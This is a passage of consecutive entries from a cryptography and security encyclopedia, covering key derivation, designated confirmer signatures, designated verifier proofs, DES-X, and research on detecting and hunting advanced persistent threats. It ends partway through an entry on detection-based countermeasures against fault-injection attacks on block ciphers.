Key derivation techniques are mostly used to generate unique keys per transaction/communication or for key encrypting keys.

Key derivation functions are often based on MACs (message authentication codes) or hash-functions.

Cross-References

Master Key

Editorial Note

For more information and best practice recommendation, see NIST Special Publication 800-56C Recommendation for Key Derivation through Extraction-then-Expansion (https://www.govinfo.gov/content/pkg/GOVPUB-C13-0228032882d44bea7a2b8aa0c4f5d30a/pdf/GOVPUB-C13-0228032882d44bea7a2b8aa0c4f5d30a.pdf)

Recommended Reading

https://www.govinfo.gov/content/pkg/GOVPUB-C13-0228032882d44bea7a2b8aa0c4f5d30a/pdf/GOVPUB-C13-0228032882d44bea7a2b8aa0c4f5d30a.pdf

Menezes A, van Oorschot P, Vanstone S (1996) Applied cryptography. CRC Press, Boca Raton

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_195

Designated Confirmer Signature

Gerrit Bleumer[27] ✉
(27) Research and Development, Francotyp Group, Birkenwerder bei Berlin, Germany

✉ **Gerrit Bleumer**
Email: g.bleumer@francotyp.com

Synonyms

Confirmer signatures

Definition

Designated confirmer signatures (or sometimes simply "confirmer signatures") are digital signatures that can be verified only by some help of a semi-trusted designated confirmer. They were introduced by Chaum (1995) as an improvement of convertible undeniable signatures.

Theory

Unlike an ordinary digital signature that can be verified by anyone who has access to the public verifying key of the signer (*universal verifiability*), a designated confirmer signature can only be verified by engaging in a – usually interactive – protocol with the designated confirmer. The outcome of the protocol is an affirming or rejecting assertion telling the verifier whether the signature has originated from the alleged signer or not.

The main difference to (convertible) undeniable signatures is that the capabilities to produce signatures and to confirm signatures are laid into

different hands, which has several advantages. Designated confirmer signatures improve the availability and reliability of the confirmation services for verifiers. Verifiers can rely on a designated confirmer instead of having to rely on the signers themselves. The designated confirmer can be organized as one or more authorities with a higher availability than each signer can afford to provide, and the designated confirmer can provide confirmation services according to a clearly stated confirmation policy, which can also be subject to independent audit on a regular basis. In practice, a designated confirmer would conceivably contract multiple signers and provide confirmation services to all their respective verifiers. Another way of increasing the availability of the confirmation services is by using an undeniable signature scheme with distributed provers as proposed by Pedersen (1991). Another advantage of designated confirmer signatures is that they alleviate the problem of coercible signers. In undeniable signature schemes, the signer may be blackmailed or bribed to confirm or disavow an alleged signature. This may be harder to accomplish with a designated confirmer organized as an authority with proper checks and balances.

A designated confirmer signature scheme has three operations: (1) An operation for generating double key pairs, one key pair of a private signing key with a public verifying key and another key pair of a private confirmer key with a public confirmer key, (2) an operation for signing messages, and (3) a *confirming operation* for proving signatures valid (confirmation) or invalid (disavowal). The private signing key is known only to the signer, the private confirmer key is known only to the confirmer, and the public verifying key as well as the public confirmer key are publicly accessible through authenticated channels, for example, through a public key infrastructure (PKI). The signing operation is between a signer using the private signing key and a verifier using the public verifying key. The verifying operation is between the designated confirmer using its private confirmer key and a verifier using the public confirmer key. Furthermore, there is (4) an *individual conversion operation* for converting individual designated confirmer signatures into ordinary digital signatures, and (5) a *universal verifying operation* to verify such converted signatures.

The characteristic security requirements of a designated confirmer signature scheme are similar to those of a convertible undeniable signature scheme (Franklin and Reiter 1995):

- *Unforgeability*. Resistance against existential forgery under adaptive chosen message attacks by computationally restricted attackers.
- *Invisibility*. A cheating verifier, given a signer's public verifying key, public confirmer key, a message, a designated confirmer signature and oracle access to the signer, cannot decide with probability better than pure guessing whether the signature is valid for the message with respect to the signer's verifying key or not. (This implies non-coercibility as described above.)
- *Soundness*. A cheating designated confirmer cannot misuse the verifying operation in order to prove a valid signature to be invalid (non-repudiation), or an invalid signature to be valid (false claim of origin).
- *Nontransferability*. A cheating verifier obtains no information from the confirming operation that allows him to convince a third party that the alleged signature is valid or invalid, regardless if the signature is valid or not.
- *Validity of Conversion*. A cheating designated confirmer with oracle access to a signer cannot fabricate a converted signature valid for a message *m* with respect to the signer's public verifying key unless that signer has produced a designated confirmer signature for *m* before.

Practical constructions have been proposed by Chaum (1995), Okamoto (1994), Michels and Stadler (1998), and by Camenisch and Michels (2000). All of them propose an *individual conversion operation*, but none of them discuss a *universal conversion operation* analogous to that of convertible undeniable signatures. Michels and Stadler (1998) have discussed designated confirmer signatures that can be converted into well-known ordinary signatures such as RSA digital signatures, Schnorr digital signatures, Fiat and Shamir signatures, or ElGamal digital signatures.

Applications

Designated confirmer signatures are a useful tool to construct protocols for contract signing (Asokan et al. 1998). The trusted third party in contract signing takes the role of a designated confirmer. Each participant produces a designated confirmer signature of his statement and distributes it to all other participants and to the trusted third party. After the trusted third party has collected the statements and corresponding designated confirmer signatures from all participants, it converts them into ordinary digital

signatures and circulates them to all participants according to a predefined policy. Designated confirmer signatures are also useful to construct *verifiable signature sharing* schemes (Camenisch and Michels 2000).

Open Problems

Designated confirmer signatures are a relatively young concept, which have not yet been blended with other interesting types of signature schemes such as threshold signatures, group signatures, or fail-stop signatures.

Cross-References

Contract Signing
Undeniable Signatures

Recommended Reading

Asokan N, Shoup V, Waidner M (1998) Optimistic fair exchange of digital signatures. In: Nyberg K (ed) Advances in cryptology: EUROCRYPT'98, Lecture notes in computer science, vol 1403. Springer, Berlin, pp 591–606

Camenisch J, Michels M (2000) Confirmer signature schemes secure against adaptive adversaries. In: Preneel B (ed) Advances in cryptography: EUROCRYPT 2000. Lecture notes in computer science, vol 1807. Springer, Berlin, pp 243–258

Chaum D (1995) Designated confirmer signatures. In: De Santis A (ed) Advances in cryptology: EUROCRYPT'94. Lecture notes in computer science, vol 950. Springer, Berlin, pp 86–91

Franklin MK, Reiter MK (1995) Verifiable signature sharing. In: Guillou LC, Quisquater JJ (eds) Advances in cryptology: EUROCRYPT'95, Lecture notes in computer science, vol 921. Springer, Berlin, pp 50–63

Michels M, Stadler M (1998) Generic constructions for secure and efficient confirmer signature schemes. In: Nyberg K (ed) Advances in cryptology: EUROCRYPT'98, Lecture notes in computer science, vol 1403. Springer, Berlin, pp 406–421

Okamoto T (1994) Designated confirmer signatures and public-key encryption are equivalent. In: Desmedt YG (ed) Advances in cryptology: CRYPTO'94, Lecture notes in computer science, vol 839. Springer, Berlin, pp 61–74

Pedersen TP (1991) Distributed provers with applications to undeniable signatures (Extended abstract). In: Davies DW (ed) Advances in cryptology: EUROCRYPT'91. Lecture notes in computer science, vol 547. Springer, Berlin, pp 221–242

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_4

Designated Verifier Proofs

Berry Schoenmakers[28] ✉
(28) Department of Mathematics and Computer Science, Technische Universiteit Eindhoven, Eindhoven, The Netherlands

✉ **Berry Schoenmakers**
Email: berry@win.tue.nl

A designated verifier proof as introduced in (Jakobsson et al. 1996) is generally a noninteractive zeroknowledge proof with the additional property that it will only be convincing toward a particular party, called the designated verifier.

Designated verifier proofs share the nontransferability property with undeniable signatures, with the difference that designated verifier proofs do so in a noninteractive fashion. In this way, it can be prevented that the confirmation protocol of undeniable signatures is abused to run with many verifiers at the same time (rather than a single one).

The intuition behind constructions of designated verifier proofs is that the prover will link the noninteractive proof to the public key of a specific verifier, who should be the only party with access to the corresponding private key.

A basic construction works as follows (Jakobsson et al. 1996). Let (sk_V, pk_V) denote the key pair of a verifier V. To generate a proof for this verifier, for a statement S (which is independent of the key pair (sk_V, pk_V)), the prover generates a noninteractive zeroknowledge proof for the statement S' defined as

$$S' \equiv S \vee \text{“I know private key } \mathrm{sk_V} \text{ for public key } \mathrm{pk_V}\text{.”}$$

To ensure that the proof for S' is convincing only to V, it must be ensured that only V knows the private key sk_V. This is so, because anyone who knows sk_V can simulate a proof for S'—even if statement S is false. A practical scenario is that the key pair (sk_V, pk_V) is generated and stored on a smart card held by V. The private key never needs to be exposed to the outside world but allows V to generate a proof for any statement S.

A simple and practical implementation of designated verifier proofs is obtained for any statement S allowing an efficient Σ-protocol, assuming knowledge of sk_V for a given pk_V can also be proved by means of an efficient Σ-protocol. Applying OR-composition (Cramer et al. 1994) to these Σ-protocols and then making the proof noninteractive by applying the Fiat–Shamir heuristic for a given cryptographic hash function results in an efficient designated verifier proof for statement S.

An important application of designated verifier proofs is receipt-freeness in electronic voting schemes. Receipt-freeness was introduced by Benaloh and Tuinstra (Benaloh and Tuinstra 1994) as a property to ensure privacy of the voters in the following strong sense: Even if a voter is willing or forced to reveal all its random bits used in the voting protocol, one cannot tell how the voter voted.

Cross-References

Designated Confirmer Signature
Undeniable Signatures

References

Benaloh J, Tuinstra D (1994) Receipt-free secret-ballot elections. In: Proceedings of the 26th symposium on theory of computing (STOC ‘94). ACM, New York, pp 544–553

Cramer R, Damgård I, Schoenmakers B (1994) Proofs of partial knowledge and simplified design of witness hiding protocols. In: Advances in cryptology – CRYPTO ‘94. Lecture notes in computer science, vol 839. Springer, Berlin, pp 174–187

Jakobsson M, Sako K, Impagliazzo R (1996) Designated verifier proofs and their applications. In: Advances in cryptology – EUROCRYPT ‘96. Lecture notes in computer science, vol 1070. Springer, Berlin, pp 143–154

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300271

De-skewing

von Neumann Correction

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_570

DES-X (or DESX)

Alex Biryukov[29] ✉
(29) FDEF, Campus Limpertsberg, University of Luxembourg, Luxembourg City, Luxembourg

✉ **Alex Biryukov**
Email: Alex.Biryukov@uni.lu

Definition

DES-X is a 64-bit block cipher with a $2 \times 64 + 56 = 184$-bit key, which is a simple extension of DES (Data Encryption Standard).

Background

The construction was suggested by Rivest in 1984 in order to overcome the problem of the short 56-bit key-size which made the cipher vulnerable to exhaustive key search attack. The idea is just to XOR a secret 64-bit key $K1$ to the input of DES and to XOR another 64-bit secret key $K2$ to the output of DES: $C = K2 \oplus DES_K(P \oplus K1)$. The keys $K1$, $K2$ are called *whitening keys* and they became a popular element of modern cipher design. The construction itself goes back to the work of Shannon (Shannon, 1949, p. 713), who suggested the use of a fixed mixing permutation whose input and output are masked by the secret keys. This construction has been shown to have provable security by Even–Mansour (Even and Mansour 1997) if the underlying permutation is *pseudorandom* (i.e., computationally indistinguishable from a random permutation). A thorough study of DES-X was given in the work of Kilian–Rogaway (Kaliski and Robshaw 1996), which builds on (Even and Mansour 1997) and uses a black box model of

security. Currently, the best attack on DES-X is a known-plaintext slide attack discovered by Biryukov–Wagner (Biryukov and Wagner 2000) which has complexity of $2^{32.5}$ known plaintexts and $2^{87.5}$ time of analysis.

Theory

Moreover, the attack is easily converted into a ciphertext-only attack with the same data complexity and 2^{95} offline time complexity. These attacks are mainly of theoretical interest due to their high time complexities. However, the attack is generic and would work for any cipher F used together with post- and pre-whitening with complexity $2^{(n+1)/2}$ known plaintexts and $2^{k+(n+1)/2}$ time steps (here n is the block size, and k is the key-size of the internal cipher F). A related key-attack on DES-X is given in (Kelsey et al. 1997). Best conventional attack, which exploits the internal structure of DES, would be a linear cryptanalysis attack, using 2^{61} known plaintexts (Kaliski and Robshaw 1996).

Cross-References

Block Ciphers
Feistel Cipher
Slide Attack

Recommended Reading

Biryukov A, Wagner D (2000) Advanced slide attacks. In: Preneel B (ed) Advances in cryptology – EUROCRYPT 2000, Lecture notes in computer science, vol 1807. Springer, Berlin, pp 589–606

Even S, Mansour Y (1997) A construction of a cipher from a single pseudorandom permutation. J Cryptol 10(3):151–161
[MathSciNet]

Kaliski B, Robshaw M (1996) Multiple encryption: weighing security and performance. Dr. Dobb's J 243(1):123–127

Kelsey J, Schneier B, Wagner D (1997) Related-key cryptanalysis of 3-WAY, Biham-DES, CAST, DES-X, NewDES, RC2, and TEA. In: Han Y, Okamoto T, Qing S (eds) Proceedings of ICICS, Lecture notes in computer science, vol 1334. Springer, Berlin, pp 233–246

Kilian J, Rogaway P (1996) How to protect against exhaustive key search. In: Koblitz N (ed) Advances in cryptology – CRYPTO’96., Lecture notes in computer science, vol 1109. Springer, Berlin, pp 252–267

Shannon C (1949) Communication theory of secrecy systems. A declassified report from 1945. Bell Syst Tech J 28:656–715

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1821

Detection and Threat-Hunting Approaches for Advanced Persistent Threats

Sutanu Kumar Ghosh[30] ✉ and Rigel Gjomemo[30] ✉
(30) University of Illinois Chicago, Chicago, IL, USA

✉ **Sutanu Kumar Ghosh (Corresponding author)**
Email: sghosh34@uic.edu

✉ **Rigel Gjomemo**
Email: rgjome1@uic.edu

Synonyms


AI: Artificial Intelligence; APT: Advanced Persistent Threat; C2/CnC: Command and Control; CTI: Cyber Threat Intelligence; IDS: Intrusion Detection System; IOC: Indicators of Compromise; IP: Internet Protocol; MITRE ATT&CK: MITRE Adversarial Tactics, Techniques, and Common Knowledge; POI: Point of Interest; SIEM: Security Information and Event Management; TTP: Tactics, Techniques, and Procedures

Definition

APTs are sophisticated, stealthy, and continuous cyberattack campaigns typically orchestrated by nation-states or organized groups. These attacks aim to gain prolonged unauthorized access to a network, often focusing on espionage or data theft, rather than causing immediate harm. APTs are characterized by their high level of resources, advanced techniques, and persistence in achieving their long-term objectives.

Background

APTs are highly sophisticated and stealthy attacks that target enterprise networks with the goal of exfiltrating valuable data or disrupting operations. Attackers or groups who employ APTs are often well-funded nation-state highly skilled actors. As a result, due to their sophistication, APT activities inside enterprise networks are often missed by intrusion detection systems. As an example, one of the first APTs to be reported compromised more than a hundred of organizations and stole hundreds of terabytes of data from the same. A corresponding report, published by Mandiant, revealed that on an average malwares persisted undetected in these organizations for around a year. The same report included a description of the APT life cycle, or *kill chain* (Fig. 1), which is still relevant today as almost all of the APT groups' high-level attack steps follow this life cycle. Figure 1 shows the kill chain of APTs, and on a very high level, it generally works in the following way: Threat actors conduct a thorough recon (enumeration) of the target network to identify the network landscape of the organization and potential vulnerabilities. Through initial compromise, the attackers drop malwares that exploit an existing vulnerability or gain entry to the network by spear-phishing emails or by any other social engineering means. Once the network (more specifically, a host in the network) is compromised, the attackers establish foothold by communicating to a command and control (C2 or CnC) server to receive instructions (and payloads) in order to carry out the remaining stages of the attack. Generally, the attacker compromises several hosts in the network by moving laterally across the network and cleans up their tracks once their foal is achieved by removing the malwares and other footprint in order to evade forensic threat hunting.



Detection and Threat-Hunting Approaches for Advanced Persistent Threats, Fig. 1 APT life cycle

Application

Enterprise networks often consist of several hundreds of hosts, each of which produces millions of logs from the daily user activities per day. A very small percentage (about 0.01%) of those relate to actual attacker activities if an attack is unfolding in the network. Thus, detection of such APT activities is often viewed as finding *needle in a haystack*. Earlier, the detection of APTs was focused on *anomaly-based* systems (Berlin et al., 2015) which learned a benign behavior model of the hosts and detected deviations from this benign behavior. Some works (Uppuluri and Sekar, 2001) also developed *specification-based* systems which rely on specification or detection policies defined by experts. Although it reduces false positives than compared to anomaly-based systems, they require application-specific policies that rely on expert knowledge. In the recent years, researchers have published several papers which tackle the APT detection problem with the help of host-audit logs and *provenance graph*-based solutions. Usage of machine learning models is also quite common nowadays (Alsaheel et al., 2021). In recent times, majority of the host-based detection systems leverages the host-audit logs to build a graphical representation of these audit logs and its related activities, which is in general termed as *provenance graphs*. Some studies (Hassan et al., 2019) use readily available graph databases such as Neo4J, PostgreSQL, and Titan, while others (Hossain et al., 2017; Milajerdi et al., 2019) use main-memory provenance graph representations. Almost all of these studies

produce a high- or low-level graph as an output that represents the attacker activities inside a host. However, many of these studies suffer from *dependency explosion* problem as many of them rely on coarse-grained provenance for forensic analyses. *This often happens when a process reads from an IP or any other network source, and the subsequent write events from the process are treated to be dependent on the IP*. This leads to an overwhelming explosion in the dependency as every output event of that process becomes dependent on previous input and is evident in long-running processes such as web browsers. Another key issue which hinders cyber-analysts is *threat alert fatigue*. This happens primarily due to an overload of alarms generated by threat detection systems most of which tend to be benign or false alarms.

APT Detection Mechanisms

Hossain et al. (2017) developed a platform neutral main-memory provenance graph representation, Sleuth, that leverages taint propagation and custom detection policies for real-time reconstruction of attack scenarios. Sleuth addresses the key problem of an efficient event storage and event analysis (from the audit logs) based on the main memory by the development of a compact main-memory dependence graph representation, which performs far better than popular graph databases. Milajerdi et al. (2019) developed Holmes which is a real-time APT detection system that uses the correlation between suspicious or malicious information flows to detect APTs. Holmes maps the low-level attacker activities to the kill chain which enables it to raise critical alarms that are semantically similar to MITRE ATT&CK framework's Tactics, Techniques, and Procedures (TTP). As a result, Holmes produces *high-level scenario graphs* in which the nodes correspond to different TTPs and the edges represent the information flow between them in real time. It tackles the dependence explosion problem by using the concept of minimum ancestral cover and developing an efficient algorithm to reduce spurious dependencies among different system entities. Hassan et al. (2019) developed an alert correlation system Nodoze which mitigates threat alert fatigue issue that burdens cyber analysts. It leverages the contextual and historical information from a generated alert and builds a causal dependency graph which then assigns an anomaly score to each edge and propagates it to the neighboring edges using a novel network diffusion algorithm. The anomaly score is assigned based on the frequencies of all the

events in an enterprise which are stored in an event frequency database. Finally, a true alert dependency graph is generated based on the behavioral execution partitioning which contains the most anomalous dependency paths generated from the candidate event. Nodoze is used as an extension to the existing IDS in order to complement them for threat alert fatigue mitigation purposes.

Forensic Analysis and Threat Hunting of APTs

Analysts also leverage causality or forensic analysis as a basis for investigation and detection of APT attacks. Hossain et al. (2020) utilized two novel techniques, *tag attenuation* and *tag decay*, in a system Morse which mitigates dependency explosion and detects single or multistage APTs. In particular, these techniques take advantage of the benign behavior of processes in order to reduce dependence explosion and leverage a strong set of tag propagation policies in order to reduce false positives and detect attacks. Inam et al. introduced Dossier, a system (Inam et al., 2022) that records application configuration changes, adding vital details to OS-level audit logs. It uses a kernel module to monitor file-based changes and combines program annotations with static analysis for tracking memory-based modifications in configuration variables. Fang et al.'s Depimpact (Fang et al., 2022) framework assists in cyberattack investigations by analyzing dependency graphs, identifying critical points using linear discriminant analysis, and comparing backward and forward graph analyses to pinpoint key attack components.

Through threat hunting, analysts try to use CTI to determine the presence of attacker artifacts in an enterprise network. These artifacts are published in detail in CTI reports that include different IOC of an APT (or any other attack) and the behavior of those entities in a compromised system published by security companies and researchers in order to aid faster detection of new and ongoing attacks. Milajerdi et al. (2019) developed Poirot which uses the information in these publicly available CTI reports in order to detect traces of APTs in different hosts. It extracts a query graph from a CTI report which highlights the behavior of an attacker and its related entities and tries to find the presence of that query graph in the system provenance graph developed from the host audit logs. Poirot models the threat-hunting problem as an inexact graph pattern matching problem based on a novel similarity metric which produces an alignment

score between a query graph and a provenance graph. Hasan et al.'s Swift (Hassan et al., 2020) enhances audit log storage using an in-memory graph database, prioritizing key data for efficient memory use and applying historical data for alert management in intrusion detection. Ostinato (Ghosh et al., 2022) leveraged a unique intuition about the tools' usage of APT groups and successfully correlated attacks across different host in a network. Extractor (Satvat et al., 2021) performed automatic extraction of concise attack behaviors from CTI reports generating compact attack graphs that could be used by detection mechanisms for efficient threat hunting.

Open Problems and Future Directions

In the evolving landscape of APTs, the increasing sophistication and stealth of these groups call for adaptive approaches in detection methodologies. With the growing prevalence of insider attacks and the emergence of new zero-day exploits, future APT detection solutions must pivot their focus to address these evolving threats. Even though several academic and industrial solutions tackle the issue of false positives or threat alert fatigue in several innovative ways, however, in a recent study, Alahmadi et al. (2022) pointed out that majority of the alarms fired by IDS or SIEM in the enterprise networks are false positives. As a result, analysts spend a significant amount of time manually sifting through those alarms and further engineering those detection mechanisms according to their needs. The study also reveals the shortcomings of machine learning solutions and the need for those to be further innovated. Thus, innovating approaches to further reduce false positives in IDS and SIEM systems, improving the efficiency of threat analysis would be an immediate future research direction. Moreover, several studies (Kaspersky, 2022) predict that there would be an influx of supply chain attacks in the near future. These attacks are highly rewarding and valuable to APT groups as they give access to a large number of potential targets. Hence, developing detection systems that can adapt to the evolving tactics of APTs, particularly against insider attacks, zero-day exploits, and prevention strategies for supply chain attacks should be prioritized. Another goal should be integrating AI to improve the machine learning approaches in order to predict and identify APT activities proactively, especially in dynamic network environments. These directions aim to address the multifaceted challenges posed by APTs, combining

technological advancements with strategic and human-centric approaches. The CASTLE (Cyber Agents for Security Testing and Learning Environments) initiative of DARPA is designed to enhance cyber testing and evaluation methodologies. It focuses on creating a comprehensive toolkit that generates authentic network environments and educates AI agents to counter APTs. The program will leverage reinforcement learning, a subset of machine learning, to streamline and automate the process of identifying and mitigating network vulnerabilities.

References

Alahmadi BA, Axon L, Martinovic I (2022) 99% false positives: a qualitative study of soc analysts' perspectives on security alarms. In: Proceedings of the 31st USENIX Security Symposium (USENIX Security), Boston, MA, USA, pp 10–12

Alsaheel A, Nan Y, Ma S, Yu L, Walkup G, Celik ZB, Zhang X, Xu D (2021) {ATLAS}: a sequence-based learning approach for attack investigation. In: 30th USENIX Security Symposium (USENIX Security 21), pp 3005–3022

Berlin K, Slater D, Saxe J (2015) Malicious behavior detection using windows audit logs. In: Proceedings of the 8th ACM Workshop on Artificial Intelligence and Security, pp 35–44

Fang P, Gao P, Liu C, Ayday E, Jee K, Wang T, Ye YF, Liu Z, Xiao X (2022) Back-Propagating system dependency impact for attack investigation. In: 31st USENIX Security Symposium (USENIX Security 22), Boston, MA. USENIX Association

Ghosh SK, Satvat K, Gjomemo R, Venkatakrishnan V (2022) Ostinato: cross-host attack correlation through attack activity similarity detection. In: International Conference on Information Systems Security. Springer, pp 1–22

Hassan WU, Guo S, Li D, Chen Z, Jee K, Li Z, Bates A (2019) NoDoze: combatting threat alert fatigue with automated provenance triage. In: Network and Distributed Systems Security Symposium

Hassan WU, Li D, Jee K, Yu X, Zou K, Wang D, Chen Z, Li Z, Rhee J, Gui J et al (2020) This is why we can't cache nice things: lightning-fast threat hunting using suspicion-based hierarchical storage. In: Annual Computer Security Applications Conference, pp 165–178

Hossain MN, Milajerdi SM, Wang J, Eshete B, Gjomemo R, Sekar R, Stoller S, Venkatakrishnan V (2017) SLEUTH: real-time attack scenario reconstruction from COTS audit data. In: 26th USENIX Security Symposium (USENIX Security 17), Vancouver, BC. USENIX Association, pp 487–504

Hossain MN, Sheikhi S, Sekar R (2020) Combating dependence explosion in forensic analysis using alternative tag propagation semantics. In: 2020 IEEE Symposium on Security and Privacy (SP). IEEE, pp 1139–1155

Inam MA, Hassan WU, Ahad A, Bates A, Tahir R, Xu T, Zaffar F (2022) Forensic analysis of configuration-based attacks. In: 29th Annual Network and Distributed System Security Symposium,

Kaspersky predicts advanced persistent threat trends in 2022 (2022). https://www.globenewswire.com/news-release/2021/11/17/2336472/0/en/Kaspersky-Predicts-Advanced-Persistent-Threat-Trends-in-2022.html

Milajerdi SM, Eshete B, Gjomemo R, Venkatakrishnan V (2019) Poirot: aligning attack behavior with kernel audit records for cyber threat hunting. In: Proceedings of the 2019 ACM SIGSAC Conference on Computer and Communications Security

Milajerdi SM, Gjomemo R, Eshete B, Sekar R, Venkatakrishnan V (2019) Holmes: real-time apt detection through correlation of suspicious information flows. In: 2019 IEEE Symposium on Security and Privacy (SP). IEEE, pp 1137–1152

Satvat K, Gjomemo R, Venkatakrishnan V (2021) Extractor: extracting attack behavior from threat reports. In: 2021 IEEE European Symposium on Security and Privacy (EuroS&P). IEEE, pp 598–615

Uppuluri P, Sekar R (2001) Experiences with specification-based intrusion detection. In: International Workshop on Recent Advances in Intrusion Detection. Springer, pp 172–189

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1713

Detection-Based Countermeasure

Debdeep Mukhopadhyay[31] ✉ and Nimish Mishra[32]
(31) Department of Computer Science and Engineering, Indian Institute of Technology Kharagpur, Kharagpur, India
(32) Indian Institute of Technology, Kharagpur, India

✉ **Debdeep Mukhopadhyay**
Email: debdeep@iitkgp.ac.in

Synonyms

Redundancy-based countermeasures

Definitions

Detection-based countermeasures are a class of defenses against fault attacks on block ciphers that rely on the assumption that injecting *more* faults of the same nature is fundamentally harder. As such, if sensitive computation is repeated several times, the adversary is less likely to fault all computation redundancies in the same manner, thereby causing different behavior from different repetitions of the same computation. This leads to *detection* of injected faults, from a defender perspective.

Background

It is no unknown fact that cryptography plays a vital role in preserving the privacy of modern communication. Block ciphers are among the most popular cryptographic primitives used today because of their wide-ranging applicability to symmetric-key crytosystems (wherein the parties involved

in the crytosystems share the same key). The overhead of such cryptosystems is typically lesser wrt computation and storage compared to public key ciphers. Formally, for a key K of k bits and an input plaintext P of n bits, a block cipher is a tuple $\langle Enc, Dec \rangle$ such that Enc outputs a ciphertext $C \in \{0, 1\}^n$ corresponding to plaintext P while Dec takes in as input C and outputs P. Both Enc and Dec are publicly known, implying that the only secret part of the entire cipher is K.

$$Enc(K \times P) : \{0,1\}^k \times \{0,1\}^n \rightarrow C$$

$$Dec(K \times C) : \{0,1\}^k \times \{0,1\}^n \rightarrow P$$

Traditionally, crytographers design block ciphers that resist cryptanalysis attacks against recovery of K. Such attacks observe differences in *execution behaviour* of block ciphers for different inputs. The observation driving such attack vectors is that K is directly linked to the differences in execution behavior, implying that observing these differences leads to partial/total leakage of K.

We note, however, that cryptanalysis depends solely on flaws in the construction of the cipher and can thus be prevented by careful design and validation. However, from a practical perspective, block ciphers run on a system that has several factors outside the control of the cipher's designer. This begets an important question: should an adversary have control over these non-controllable external factors, can they compromise a block cipher that is otherwise theoretically secure?

There are several ways for an attacker to modify the environment of a running process to deliberately inject faults in the latter's execution. Bozzato et al. (2019) is a recent example of a noninvasive, black-box *voltage glitch* fault injection wherein the adversary uses external instruments to play with the voltage supply of the system. Digital circuitry requires certain *setup time* wherein the input signal should be stable *before* the rising/falling edge of the clock pulse triggering the circuitry's operation. By modifying the voltage supply, an attacker violates the setup time precondition and forces incorrect data to be inputted to the circuitry. Another method of fault injections [(Schmidt and Hutter, 2007)-(Saha et al., 2020)] involves setting up signal generators, power amplifiers, and near-field electromagnetic (EM) probes, which aim to modify the EM field and modify data in memory. A more costly yet more precise alternative to EM-

based fault injections involves optical beams (Van Woudenberg et al., 2011) to flip bits of critical data.

Injecting a fault is not sufficient, however. A fault will force the system to digress from expected normal execution paths. A post-processing is usually required wherein the faulted and the expected computations are compared and deductions are drawn about secret K used in the block cipher. For instance, differential fault analysis (Biham and Shamir, 1997) seeks two ciphertexts of the same plaintext wherein one ciphertext is faulted and the other is normal. The XOR differential of the two is exploited to leak patterns that can leak information about K.

Theory

Two dimensions of countermeasures have been proposed against fault injection attacks on block ciphers: *system-level* and *cipher-level*. *System-level* countermeasures involve equipping the host system to resist external fault injections. For instance, sensors (Bastos et al., 2013) can be installed that monitor fluctuations in voltage, blocking voltage glitch attacks. A system can use ring oscillators (He et al., 2016) to understand fluctuations in frequency and raise alarms. By careful configuration, elimination of false positives from this countermeasure is possible, leaving laser-based fault injections to be detected. For electromagnetic pulse injections, EM shields are placed over critical portions of the system (mostly the processor and critical parts of the RAM).

However, system-level countermeasures are limited since they defend a particular system whereupon they are applied. No one standardized way could be followed in these countermeasures' application since each system's design is different, and leaving the implementation of a non-standardized countermeasure to chip manufacturer opens the possibility of erring in completely implementing the countermeasure. Moreover, edge nodes in Internet-of-Things (IoT) are required to be resource-constrained and low-cost. It is not therefore feasible to burden these systems with additional hardware in the name of countering fault injections.

Therefore, the research community has been leaning more and more toward *cipher-level* countermeasures. These do not require components other than the cipher itself to defend against external fault injections. We

elaborate on one of such cipher-level countermeasure against fault injections: *detection-based countermeasures*.

Detection-Based Countermeasures

All faults can be classified into two categories based on the duration of their effect: *transient* faults and *permanent* faults. The first attempts to counter fault attacks were in adapting classic fault tolerance techniques. One of the foremost methods to detect presence of faults is based on detection based countermeasures. Detection-based countermeasures rely on the assumption that if the same computation is repeated, it is more likely that the different executions shall exhibit different behavior, leading to *detection* of unusual activity and therefore detecting a potential fault injection attack. It is important to note, however, that in the context of block ciphers, it is essential that checks are performed regularly while assuming nonuniform fault injections (Guo et al., 2015). Only then the fault detection coverage of the countermeasure is an optimistic indicator of the strength of the countermeasure in general.

Redundancy in Hardware

The basic idea of spatial redundancy-based countermeasure is that should the execution be duplicated, the differences of the states of the executions can inform if a fault has been injected.

